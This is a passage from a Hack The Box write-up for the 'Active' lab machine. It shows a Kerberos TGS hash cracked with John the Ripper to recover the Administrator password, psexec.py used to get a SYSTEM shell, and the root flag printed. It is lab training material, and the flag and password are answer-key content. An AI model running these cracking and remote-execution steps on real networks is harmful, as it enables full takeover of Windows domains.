


```
Shellshock:[/home/Shellshock/Documents/htb/active] -> john kerby.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ticketmaster1968 (?)
1g 0:00:00:03 DONE (2022-08-31 19:45) 0.3311g/s 3489Kp/s 3489Kc/s 3489KC/s Tiffani1432..Thehunter22
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

The password to the Administrator account is Ticketmaster1968

At this point I use psexec.py this is a priviledge escalation tool to use once you have credentials. Also can be used for commands in a windows machine for admins. You can find it here https://github.com/SecureAuthCorp/impacket and find out more about it here https://www.sans.org/blog/psexec-python-rocks/ Which we do have now.


I use /usr/share/doc/python3-impacket/examples/psexec.py Administrator:Ticketmaster1968@10.10.10.100
And it's a success!



```
Shellshock:[/home/Shellshock/Documents/htb/active] -> /usr/share/doc/python3-impacket/examples/psexec.py Administrator:Ticketma
ster1968@10.10.10.100
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file doAutYNO.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service CCUb on 10.10.10.100.....
[*] Starting service CCUb.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

We are nt authority\system which is equivalent to root on linux.

I looked around and found the C:\Users\Administrator\Desktop used dir and we see the ***root.txt*** file



```
C:\Users\Administrator\Desktop> type root.txt
ae14995e0d7ff5547d26aaae1721050a
```

Take a break and go throw some ninja stars or something :)